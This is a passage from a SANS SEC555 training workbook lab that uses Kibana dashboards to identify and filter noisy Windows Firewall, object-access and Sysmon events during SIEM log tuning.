SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

Workbook
Sections 3-5

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

Workbook
Sections 3-5

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Lab 3.1 - Windows Log Filtering

Objectives

- Develop a process for filtering out the noise
- Understand what to look for and how to filter out logs
- Identify tags that can greatly aid in searching and/or filtering


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.



Switch to the **Discover** section.


Next, select the **lab3.1-complete** index.



This lab deals with events that occurred on April 13th, 2017. To perform this lab, you need to filter down to a specific time. To do this, click on the time picker, select **Absolute**, and set **From** to **2017-04-13 00:00:00** and **To** to **2017-04-13 23:59:00**. Then click on **Go.**

```
2017-04-13 00:00:00
```

```
2017-04-13 23:59:00
```




There is a pre-built dashboard available for this lab called **Lab 3.1 - Windows Event Dashboard**.

Exercises


Filtering is simplified by using an interactive dashboard. A dashboard helps identify areas that could use filtering. To speed up the lab, consider using the pre-built visualizations, search, or dashboard identified in the Dashboard called **Lab 3.1 - Windows Event Dashboard**.

First, click on **Dashboard** to switch to the dashboard section.

If the dashboard selection screen is not displayed, click on **Dashboard**.



Load the **Lab 3.1 - Windows Event Dashboard** by typing **3.1** in the filter section and then **clicking** on **Lab 3.1 - Windows Dashboard**.




Most frequent events

What is the most frequent **event_id**?


Solution

Looking at the **Windows Top Event IDs** shows that Event ID **5156** is clearly the highest volume event.




Answer: Event ID **5156** is the highest volume Event ID.

Click on either **5156** in the legend or the slice of the pie chart that has the largest amount. This will apply it as a filter.




Looking at the **Windows Events by Category** table shows that this Event ID is related to Windows Firewall.




Scroll down to the saved search area and expand the first log shows that not only is it related to Windows Firewall events, but specifically it is for an allowed connection. Ironically, most of these logs are from **NXLog**, which is the log agent collecting logs and shipping them off. This can cause a log loop as the log agent will collect this Firewall log and then turn around and ship it off, which then causes a new firewall log to be cut. The Windows Firewall "allowed connection" logs either need to be disabled or tuned.

> **Note**
>
> Logging "allowed connections" with Windows Firewall can be disabled with group policy. Alternatively, **NXLog** could be configured to collect these events but ignore any with an Application Name containing nxlog.




The assumption at this point is these allowed connections will later be tuned or filtered. Now on to find what else can be filtered. On the search bar, flip the filter of **event_id:5156** to an exclude by hovering over it and clicking on the magnifying glass with a **minus** sign.

After excluding Event ID **5156,** the **Windows Events by Category** still shows a decent amount of Windows Firewall related events. Go ahead and click on **Filtering Platform Connection** to see what these are.



Three Event IDs outside of **5156** are found that are related to Windows Firewall. Look at each of these by clicking on them in the pie chart. Go from largest to smallest. Start by clicking on **5154**.



After this new search filter is applied, scroll down and look at the logs. The first two logs show:

Filtering Platform Connection	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections. Application Information: Process ID: 4 Application Name: System
Filtering Platform Connection	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections. Application Information: Process ID: 728 Application Name: \device\harddiskvolume1\windows\system32\svchost.exe

Event ID **5154** corresponds to the Windows Firewall allowing a process to listen on a network port. These should be filtered entirely or tuned to only look for new processes or ports (recommended). Change the filter for **5154** to an exclusion by hovering over it and clicking on the **magnifying glass**.

Two events are now left that are related to the Windows Firewall. They are **5158** and **5157**. You can either narrow down to each event like you did for event **5154** or you can simply scroll to the bottom and look at the logs. You should quickly see Event ID **5158** followed by **5157**.

5,158	Security	Microsoft-Windows-Security-Auditing	Filtering Platform Connection	The Windows Filtering Platform has permitted a bind to a local port. Application Information: Process ID: 3276 Application Name: \device\harddiskvolume1\program files\internet explorer\iexplore.exe Network Information:
5,157	Security	Microsoft-Windows-Security-Auditing	Filtering Platform Connection	The Windows Filtering Platform has blocked a connection. Application Information: Process ID: 1536 Application Name: \device\harddiskvolume1\program files\nxlog\nxlog.exe

Event ID **5158** relates to the Windows Firewall allowing an application to bind to a local port. Again, this is an event that either needs to be filtered out entirely or tuned to ignore most applications.

Note

Binding to a local port is not the same as listening. For example, the log above pertains to Internet Explorer binding to a local port to access a web server. Internet Explorer is using an ephemeral port on 64855 and is not listening for connections.

Event ID **5157** relates to Windows Firewall blocking a connection. In this case, it shows it blocked nxlog.exe which is the log agent. This is a misconfiguration on the system administrator's part. While logs could still be received, nxlog.exe was being denied from making a local connection. Event ID **5157** is something you want to monitor, but filtering is still important. This could be done by changing system configurations or filtering out specific applications.


So at this point, you have identified that all **Filtering Platform Connection** events need some level of filtering.

Top remaining two events


Filter out Windows firewall events. Then find out what are the top two **event_id** values remaining that are from the **channel** with the MOST events.

Solution


Switch the **Filtering Platform Connection** to an exclude filter by hovering over it and clicking on the magnifying glass.



Then remove all other filters by hovering over them and clicking on the trash can icon.




Your search filter should now look like this:



Answer: The top two remaining Event IDs are **4656** and **1**.

Click on Event ID **4656** in the pie chart.




A drill-down on Event ID **4656** shows that it is related to object access.

```
A handle to an object was requested.

Subject:
        Security ID:            S-1-5-21-4122792944-3018364698-3069667417-1001
        Account Name:           jhenderson
        Account Domain:         SEC555
        Logon ID:               0x7fa62
```


This is verbose data that likely provides little value. It is something that could be filtered out at an aggregator, an agent, or could be disabled by adjusting the audit policy using group policy.

Filter out Event ID **4656** by hovering over the search filter and clicking on the magnifying glass with a minus sign.

Then click on the largest **event_id** field in the pie chart, which is for Event ID **1**.



The end search filter should look like this:



Scroll to the bottom and look at the logs. The first log looks like this:

```
Process Create:
UtcTime: 2017-04-13 18:27:43.904
ProcessGuid: {93A11FFC-C31F-58EF-0000-00103ECF1C00}
ProcessId: 1784
Image: C:\Windows\System32\cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /c ""C:\Program Files\VMware\VMwa
at""
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {93A11FFC-B9FB-58EF-0000-0020E7030000}
LogonId: 0x3e7
```

This is a Sysmon process creation event. This is used to log details about each process that is started. This can be rather verbose. Multiple options exist to limit these logs. Probably the best method is to configure Sysmon to limit what it logs. This minimizes resource usage on the end system as well as how much logs are sent over the network. Alternatively, logs could be filtered at a log agent or an aggregator. However, if you are going to take the time to change log agent settings on thousands of machines, it makes more sense to change Sysmon instead. However, being able to filter things out at an aggregator quickly may make sense, especially during the interim where Sysmon settings are being updated.


Sysmon

Sysmon is installed on the systems from this lab. However, it is generating too many logs. Find common locations such as C:\Program Files that standard users should not have access to and filter them out.

- How many logs are remaining?
- What percentage of logs would this eliminate?
- Where should this type of filtering be done?


Solution

Since Event ID 1 is part of the **Microsoft-Windows-Sysmon source name,** filter in on it within the **Lab 3.1 - Windows Events by Source Name**. To do this, hover over **Microsoft-Windows-Sysmon** under **Windows Events by Source Name** table and click on the magnifying glass with the plus sign.



Next, remove the **event_id:"1"** filter so that you can see all Sysmon-related events.


Filtering on **Microsoft-Windows-Sysmon source_name** shows multiple categories.



